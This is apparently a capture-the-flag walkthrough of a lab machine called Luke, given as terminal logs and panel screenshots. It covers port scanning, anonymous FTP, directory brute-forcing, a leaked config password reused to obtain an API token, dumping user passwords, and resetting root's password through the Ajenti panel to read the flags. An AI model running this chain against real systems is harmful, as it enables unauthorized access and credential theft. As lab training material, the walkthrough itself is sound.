


```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 16:59 +03
Stats: 0:05:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.46% done; ETC: 17:16 (0:10:41 remaining)
Stats: 0:10:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.31% done; ETC: 17:16 (0:06:00 remaining)
Stats: 0:12:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.78% done; ETC: 17:15 (0:04:04 remaining)
Stats: 0:12:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.58% done; ETC: 17:15 (0:03:17 remaining)
Stats: 0:13:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.66% done; ETC: 17:15 (0:02:27 remaining)
Stats: 0:16:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 17:16 (0:00:00 remaining)
Stats: 0:17:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 17:17 (0:00:17 remaining)
Nmap scan report for 10.10.10.137
Host is up (0.20s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3+ (ext.1)
22/tcp    open  ssh?
80/tcp    open  http     Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
3000/tcp   open  http     Node.js Express framework
8000/tcp   open  http     Ajenti http control panel
```

```
root@kali:~/Masaüstü# ftp
ftp> open 10.10.10.137
Connected to 10.10.10.137.
220 vsFTPD 3.0.3+ (ext.1) ready...
Name (10.10.10.137:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          512 Apr 14 12:35 webapp
226 Directory send OK.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x    1 0          0          306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          512 Apr 14 12:35 .
drwxr-xr-x    3 0          0          512 Apr 14 12:29 ..
-r-xr-xr-x    1 0          0          306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> █
```



Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give you a little push by showing the sources of the actual website I've created .

Normally you should know where to look but hurry up because I will delete them soon because of our security policies !

Derry

```
root@kali:~/Masaüstü# dirb http://10.10.10.137
```

```
-----
```

```
DIRB v2.22
```

```
By The Dark Raver
```

```
-----
```

```
START_TIME: Tue May 28 17:00:42 2019
```

```
URL_BASE: http://10.10.10.137/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.10.137/ ----
```

```
==> DIRECTORY: http://10.10.10.137/css/
```

```
+ http://10.10.10.137/index.html (CODE:200|SIZE:3138)
```

```
==> DIRECTORY: http://10.10.10.137/js/
```

```
+ http://10.10.10.137/LICENSE (CODE:200|SIZE:1093)
```

```
+ http://10.10.10.137/management (CODE:401|SIZE:381)
```

```
==> DIRECTORY: http://10.10.10.137/member/
```

```
==> DIRECTORY: http://10.10.10.137/vendor/
```

```
root@kali:~/Masaüstü# dirb http://10.10.10.137 -X .php
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```


```
START_TIME: Tue May 28 17:00:52 2019  
URL_BASE: http://10.10.10.137/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
```

```
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.10.137/ ----
```

```
+ http://10.10.10.137/config.php (CODE:200|SIZE:202)  
+ http://10.10.10.137/login.php (CODE:200|SIZE:1593)
```



```
$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = 'Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost, $dbUsername, $dbPassword, $db) or die("Connect failed: %s\n". $conn -> error);
```

Authentication Required



http://10.10.10.137 is requesting your username and password. The site says: "Authentication required! Forbidden to visitors .." <http://10.10.10.137/management>

User Name:

Password:



Index of /management

- [Parent Directory](#)
- [config.json](#)
- [config.php](#)
- [login.php](#)

10.10.10.137/management/config.json

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

JSON Raw Data Headers

Save Copy Filter JSON

users:

- root:
- configs:
 - ajenti.plugins.notepad.notepad.Notepad:
 - ajenti.plugins.terminal.main.Terminals:
 - ajenti.plugins.elements.ipmap.ElementsIPMapper:
 - ajenti.plugins.munin.client.MuninClient:
 - ajenti.plugins.dashboard.dash.Dash:
 - ajenti.plugins.elements.shaper.main.Shaper:
 - ajenti.plugins.ajenti_org.main.AjentiOrgReporter:
 - ajenti.plugins.logs.main.Logs:
 - ajenti.plugins.mysql.api.MySQLDB:
 - ajenti.plugins.fm.fm.FileManager:
 - ajenti.plugins.tasks.manager.TaskManager:
 - ajenti.users.UserManager:
 - ajenti.usersync.adsync.ActiveDirectorySyncProvider:
 - ajenti.plugins.elements.usermgr.ElementsUserManager:
 - ajenti.plugins.elements.projects.main.ElementsProjectManager:
 - password:
 - permissions:
 - language:
 - bind:
 - host:
 - port:
 - enable_feedback:
 - ssl:
 - enable:

```
{\bookmarks\: [], \root\: \/\}
{\shell\: \sh -c $SHELL || sh\}
{\users\: {}}
{\username\: \username, \prefix\: \http://localhost:8080/munin, \password\: \123\}
{\widgets\: [{\index\: 0, \config\: null, \container\: \1, \class\: 
\ajenti.plugins.sensors.memory.MemoryWidget\}, {\index\: 1, \config\: null, \container\: \1, 
\class\: \ajenti.plugins.sensors.memory.SwapWidget\}, {\index\: 2, \config\: null, \container\: 
\1, \class\: \ajenti.plugins.dashboard.welcome.WelcomeWidget\}, {\index\: 0, \config\: null, 
\container\: \0, \class\: \ajenti.plugins.sensors.uptime.UptimeWidget\}, {\index\: 1, \config\: 
null, \container\: \0, \class\: \ajenti.plugins.power.power.PowerWidget\}, {\index\: 2, 
\config\: null, \container\: \0, \class\: \ajenti.plugins.sensors.cpu.CPUWidget\}]}
{\rules\: []}
{\key\: null}
{\root\: \var/log\}
{\password\: \, \user\: \root, \hostname\: \localhost\}
{\root\: \/\}
{\task_definitions\: []}
{\sync-provider\: \}
{\domain\: \DOMAIN, \password\: \, \user\: \Administrator, \base\: \cn=Users,dc=DOMAIN, 
\address\: \localhost\}
{\groups\: []}
{\projects\: \KGxwMQou\n\}
"KpMasng6S5EtTy9Z"
[]
""
"0.0.0.0"
8000
true
false
```

← → ↺ 🏠 ⓘ 10.10.10.137:3000

⚙ Most Visited 📺 Offensive Security 🌐 Kali Linux 🇰🇷 Kal

JSON Raw Data Headers

Save Copy

success: false

message: "Auth token is not supplied"

```
root@kali:~/Masaüstü# dirb http://10.10.10.137:3000
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Tue May 28 17:34:10 2019
```

```
URL_BASE: http://10.10.10.137:3000/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.10.137:3000/ ----
```

```
+ http://10.10.10.137:3000/login (CODE:200|SIZE:13)
```

```
+ http://10.10.10.137:3000/Login (CODE:200|SIZE:13)
```

```
+ http://10.10.10.137:3000/users (CODE:200|SIZE:56)
```

```
root@kali:~/Masaüstü# curl --header "Content-Type: application/json" --request POST --data '{"username":"admin","password":"Zk6heYCyv6ZE9Xcg"}' http://10.10.10.137:3000/login
{"success":true,"message":"Authentication successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs"}root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# curl -X GET -H 'Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs' http://10.10.10.137:3000/users
[{"ID":"1","name":"Admin","Role":"Superuser"}, {"ID":"2","name":"Derry","Role":"Web Admin"}, {"ID":"3","name":"Yuri","Role":"Beta Tester"}, {"ID":"4","name":"Dory","Role":"Supporter"}]
```

```
root@kali:~/Masaüstü# curl -X GET -H 'Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs' http://10.10.10.137:3000/users/admin
{"name": "Admin", "password": "WX5b7)>/rp$U)FW"}root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# curl -X GET -H 'Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs' http://10.10.10.137:3000/users/Derry
{"name": "Derry", "password": "rZ86wwLv x7jUxtch"}root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# curl -X GET -H 'Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs' http://10.10.10.137:3000/users/Yuri
{"name": "Yuri", "password": "bet@tester87"}root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# curl -X GET -H 'Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU5MDU0MDU4LCJleHAiOjE1NTkxNDA0NTh9.4R6xcjn-7a-pbgvghC0d_0Gkd-P4T54FdA5p_GFWBKs' http://10.10.10.137:3000/users/Dory
{"name": "Dory", "password": "5y: !xa=ybfe)/OD"}root@kali:~/Masaüstü#
```

10.10.10.137:8000



Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Ka



Insecure communication

Your credentials will be transmitted in plain text!



Username

root

Password



Agenti: Personal license



→ LOG IN

[Dashboard](#)[Configure](#)[Password](#)[Plugins](#)

SYSTEM

[Cron](#)[Date & Time](#)[Filesystems](#)[Hosts](#)[Logs](#)[Nameservers](#)[Packages](#)[Processes](#)[Users](#)

TOOLS

[File Manager](#)[Notepad](#)[Tasks](#)[Terminal](#)

SOFTWARE

[NFS Exports](#)

+ USER

+ GROUP

Password for derry was changed

Users

System Users

Groups

Filter...

 hast 845

✕

 nobody 65534

✕

 derry 1001

✕

Username derry

Comment derry

UID 1001

Home directory /home/derry



GID 1001

Shell /bin/sh

New password

SET

✕ REMOVE

 _tss 601

✕

✓ SAVE


```
root@kali:~/Masaüstü# ssh derry@10.10.10.137
The authenticity of host '10.10.10.137 (10.10.10.137)' can't be established.
ECDSA key fingerprint is SHA256:LbqH6pN9E+/eMa5BMN+TXTMjZFHllGjb+51k1DbLsvg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.137' (ECDSA) to the list of known hosts.
Password for derry@luke:
Last login: Sun Apr 14 19:24:36 2019 from 192.168.0.30
FreeBSD 12.0-RELEASE r341666 GENERIC
```

Welcome to FreeBSD!

Release Notes, Errata: <https://www.FreeBSD.org/releases/>
Security Advisories: <https://www.FreeBSD.org/security/>
FreeBSD Handbook: <https://www.FreeBSD.org/handbook/>
FreeBSD FAQ: <https://www.FreeBSD.org/faq/>
Questions List: <https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/>
FreeBSD Forums: <https://forums.FreeBSD.org/>

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: `pkg install en-freebsd-doc`
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: `freebsd-version ; uname -a`
Please include that output and any error messages when posting questions.
Introduction to manual pages: `man man`
FreeBSD directory layout: `man hier`

Edit /etc/motd to change this login announcement.
If you need to ask a question on the FreeBSD-questions mailing list then

https://www.FreeBSD.org/doc/en_US.ISO8859-1/articles/\nfreebsd-questions/index.html

contains lots of useful advice to help you get the best results.

```
$ pwd
```

```
/usr/home/derry
```

```
$ ls
```

```
user.txt
```

```
$ cat user.txt
```

```
58d441e500e8941f9cf3baa499e2e4da
```


10.10.10.137:8000

Offensive SecurityKali LinuxKali DocsKali ToolsExploit-DBAircrack-ngKali ForumsNetHunterKali TrainingGetting Started

ajenti

Insecure communication
Please set up SSL as soon as possible!

Log out

Configure

Password

Plugins

SYSTEM

Cron

Date & Time

Filesystems

Hosts

Logs

Nameservers

Packages

Processes

Users

TOOLS

File Manager

Notepad

Tasks

Terminal

SOFTWARE

NFS Exports

Services

+ USER

+ GROUP

UsersSystem UsersGroups

Filter...

root 0

Username

root

Comment

Charlie &

UID

0

Home directory

/root

GID

0

Shell

/bin/csh

New password

SET

REMOVE

toor 0

daemon 1

operator 2

bin 3

tty 4

Password for root was changed

```
$ su root
```

```
Password:
```

```
root@luke:/usr/home/derry # id
```

```
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

```
root@luke:/usr/home/derry # cd /root
```

```
root@luke:~ # ls -la
```

```
total 52
```

drwxr-xr-x	5	root	wheel	512	Apr	14	19:29	.
drwxr-xr-x	20	root	wheel	1024	May	28	15:32	..
drwx-----	3	root	wheel	512	Mar	30	16:40	.cache
drwx-----	3	root	wheel	512	Apr	6	16:38	.config
-rw-r--r--	2	root	wheel	951	Dec	7	05:12	.cshrc
-rw-----	1	root	wheel	0	Apr	14	19:28	.history
-rw-r--r--	1	root	wheel	149	Dec	7	05:16	.k5login
-rw-r--r--	1	root	wheel	392	Dec	7	05:12	.login
-rw-----	1	root	wheel	635	Apr	14	16:14	.mysql_history
-rw-----	1	root	wheel	4	Apr	6	14:41	.node_repl_history
drwxr-xr-x	6	root	wheel	512	Apr	14	13:57	.npm
-rw-r--r--	2	root	wheel	470	Dec	7	05:12	.profile
-rw-r--r--	1	root	wheel	348	Apr	14	16:40	.wget-hsts
-rw-r--r--	1	root	wheel	33	Apr	14	19:26	root.txt

```
root@luke:~ # cat root.txt
```

```
8448343028fadde1e2a1b0a44d01e650
```